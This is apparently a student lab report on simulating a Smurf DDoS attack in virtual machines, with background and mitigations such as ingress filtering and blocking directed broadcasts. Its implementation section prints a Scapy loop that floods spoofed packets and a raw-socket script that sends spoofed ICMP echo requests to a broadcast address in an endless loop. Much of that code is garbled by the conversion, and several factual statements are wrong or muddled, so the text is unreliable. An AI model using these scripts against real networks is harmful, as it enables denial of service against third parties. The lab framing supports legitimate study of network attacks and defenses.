**1. Contents**

1. [Introduction 3](#_bookmark0)
2. [Purpose 3](#_bookmark1)
3. [Problem Statement 3](#_bookmark2)
4. [Solution Description 4](#_bookmark3)
5. [Required Tools & Availability 4](#_bookmark4)
6. [Software & Hardware 4](#_bookmark5)
7. [Language & Environment 4](#_bookmark6)
8. [TOPOLOGY Diagram for python attack 5](#_bookmark7)
9. [HARDWARE REQUIREMENT 5](#_bookmark8)
10. [SOFTWARE REQUIREMENT 5](#_bookmark9)
11. [PROGRAMMING LANGUAGE 5](#_bookmark10)
12. [Test Environment 6](#_bookmark11)
13. [Implementation 6](#_bookmark12)
14. [Smurf attack using python code 6](#_bookmark13)

[Smurf attack using SCAPY 13](#_bookmark14)

[ip address of victim 14](#_bookmark15)

[ip address of linux lite 15](#_bookmark16)

1. [Smurf attack using python code 17](#_bookmark17)
2. [References 17](#_bookmark18)

# Introduction


Smurf is a network layer distributed denial of service (DDoS) attack, named after the DDoS. Smurf malware that enables it execution. Smurf attacks are somewhat similar to ping floods Today's date network admins can make network immune to such abuse hence there this attack is not common at all nowdays. [1]

# Purpose

A smurf attack is a form of a DDoS attack that causes packet flood on the victim by exploiting/abusing ICMP protocol. When deployed, large packets are created using a technique called “spoofing”. The phony source address that is now attached to these packets becomes the victim, as their IP is flooded with traffic. The intended result is to slow down the target’s system to the point that it is inoperable, and vulnerable.The Smurf DDoS Attack took it’s name from exploit tool called Smurf widely used back in 1990s. The small ICMP packet generated by the tool causes big trouble for a victim, hence the name Smurf.

# Problem Statement

In a Smurf Attack, the attacker sends Internet Control Message Protocol broadcast packets to a number of hosts with a spoofed source Internet Protocol (IP) address that belongs to the target machine. The recipients of these spoofed packets will then respond, and the targeted host will be flooded with those responses.[4]



Smurf attack is a resource consumption attack which uses icmp echo as mechanism. ICMP echo attack floods target with ping traffic and use up all bandwidth . As a result there is no bandwidth left for available users .

Smurf attack can be launched on any organization, digital companies , servers , network services

, wifi etc .

This problem needs to be mitigated because it can damage any online services and companies which run online , slows down the network which almost make them impossible to access websites .

# Solution Description

The fix is two-fold:

Configure hosts and routers to ignore packets where the source address is a broadcast address; and Configure routers to not forward packets directed to broadcast addresses. Until 1999, standards required routers to forward such packets by default. Since then, the default standard was changed to not forward such packets.[2]

Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.[5]

* + - Intrusion detection systems can also be used to identify and even stop illegal activities
    - Firewalls can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
    - Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

It's also important for ISPs to implement ingress filtering, which rejects the attacking packets on the basis of the forged source address

# Required Tools & Availability

Smurf attack can be launched my multiple tools available as freeware on internet.

1. scapy is widely available tool used in python or python3
2. CMD
3. Nemesy

# Software & Hardware

windows 7,8,10 and linux can be used to launch attack

Alternately we can use virtual machines in vmware to simulate the attack


# Language & Environment

Languages used in smurf attack is python3 python idle,anaconda

linux terminal

ubuntu operating system

# TOPOLOGY Diagram for python attack



# HARDWARE REQUIREMENT

2-3 systems with OS or we can use virtual machines

# SOFTWARE REQUIREMENT

Virtual machines can be used to simulate attack ipconfig to find ip address

nmap broadcast address to find victim ip and broadcast address a python file with code and victim ip and address

# PROGRAMMING LANGUAGE

Attacker is going to use python programming language to launch attack Make sure all the given libraries are installed **socket,sys,scappy**

# Test Environment

testing environment consists of three pc's virtually connected to each other in virtual machine linux lite-127.0.0.0.1

ubuntu-64bit-192.168.141.129 dabian/kali-64bit-192.168.141.128

# Implementation

we tried two different method to simulate smurf attack from python code and scapy using terminal

# Smurf attack using python code

Spoofing ip address of attacker with another machine which is kali linux executing python code file ipspoofing.py

*#!/usr/bin/python3 from scapy.all import \**

*A = "127.0.0.1" # spoofed source IP address*

*B = "192.168.141.128" # destination IP address C = RandShort() # source port*

*D = 80 # destination port*


*payload = "yada yada yada" # packet payload*

*while True:*


*spoofed\_packet = IP(src=A, dst=B) / TCP(sport=C, dport=D) / payload send(spoofed\_packet)*


### Attacker pc-ubuntu os ip address 192.168.141.129

same network kali lite-127.0.0.1 Victim pc-kali linux-192.168.141.128



wireshark analyzing of attacker pc-ubuntu os ip address 192.168.141.129 which is using now another pc ip address on same network kali lite-127.0.0.1





Now we are going to use attack.py

import socket import sys

# from scapy.all import \*

# from scapy.layers.inet import \* from scapy.layers.l2 import arping

def IPHeader(source, destination, proto):

packet = b''

packet += b'\x45' # Version (IPv4) + Internet Protocol header length packet += b'\x00' # no quality of service

packet += b'\x00\x54' # Total frame length

packet += b'\x23\x2c' # Id of this packet packet += b'\x40' # Flags (Don't Fragment) packet += b'\x00' # Fragment offset: 0 packet += b'\x40' # Time to live: 64

packet += proto # Protocol: ICMP (1)

packet += b'\x0a\x0a' # Checksum (python does the work for us) packet += socket.inet\_aton(source) # Set source IP to the supplied one

packet += socket.inet\_aton(destination) # Set destination IP to the supplied one return packet

def CreateICMPRequest():

packet = b''

packet += b'\x08' # ICMP Type:8 (icmp echo request) packet += b'\x00' # Code 0 (no code)

packet += b'\xbd\xcb' # Checksum

packet += b'\x16\x4f' # Identifier (big endian representation)

packet += b'\x00\x01' # Sequence number (big endian representation) packet +=

b'\x92\xde\xe2\x50\x00\x00\x00\x00\xe1\xe1\x0e\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x

1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37' # Data (56 bytes) return packet

def smurfattack(values):

# a = arping('192.168.0.0/16', verbose=0) # # a = arping('172.20.0.0/16', verbose=0) # for i in a[0]:

try:

icmpsocket = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket.IPPROTO\_ICMP) icmpsocket.bind(('', 1))

icmpsocket.setblocking(0)

icmpsocket.setsockopt(socket.IPPROTO\_IP, socket.IP\_HDRINCL, 1)

icmpsocket.setsockopt(socket.SOL\_SOCKET, socket.SO\_BROADCAST, 1) except socket.error:

print "You need to be root!" sys.exit(0)

# send icmp echo request to supplied destination address with spoofed source address try:

icmpsocket.connect((values[2], 1)) # i[0].pdst counter = 1

print "sending %d icmp echo requests to %s with %s as source" % ( int(values[3]), values[2], values[1]) # i[0].pdst

try:

while counter <= int(values[3]):

# send\_packet(i[0].pdst) icmpsocket.send(

str(IPHeader(values[1], values[2], proto=b'\x01')) + str(CreateICMPRequest())) # i[0].pdst counter = int(counter) + 1

except KeyboardInterrupt:

print 'Keyboard Interrupt' icmpsocket.close()

icmpsocket.close() except IndexError:

help\_smurfattack() sys.exit(0)

def help\_smurfattack():

print "Usage: smurfattack <source IP> <broadcast address> <number of requests> "


if \_\_name

== "

main ":


values = sys.argv while True:

smurfattack(values)




### C:\Users\H\Desktop\zzzzzzzzzzzzzzzzzzz.PNGwireshark attacker ubuntu system

wireshark for victim pc




if we filter ip address we can clearly see a packet transfer




same as above we are using ip filter to see a communication between networks

## Smurf attack using SCAPY

ip address of linux terminal for scappy


## ip address of victim



## C:\Users\H\Desktop\z3.PNGip address of linux lite


using scapy to send icmp packets to target machine src=victim

dst=attacker




**using scapy to send icmp packet 1**

we monitor this process in wireshark



Now we start scapy on victim server too to sniff the packets and observe the process a=sniff() command to capture packets

a.summary() to display



Also on wireshark

# Smurf attack using python code

Spoofing ip address of attacker with another machine

# References

1. https://[www.imperva.com/learn/ddos/smurf-attack-ddos/](http://www.imperva.com/learn/ddos/smurf-attack-ddos/)
2. https://[www.corero.com/resource-hub/smurf-ddos-attack/](http://www.corero.com/resource-hub/smurf-ddos-attack/) 3.https://en.wikipedia.org/wiki/Smurf\_attack
3. https://us-cert.cisa.gov/ncas/tips/ST04-015
4. https://[www.guru99.com/ultimate-guide-to-dos-attacks.html](http://www.guru99.com/ultimate-guide-to-dos-attacks.html)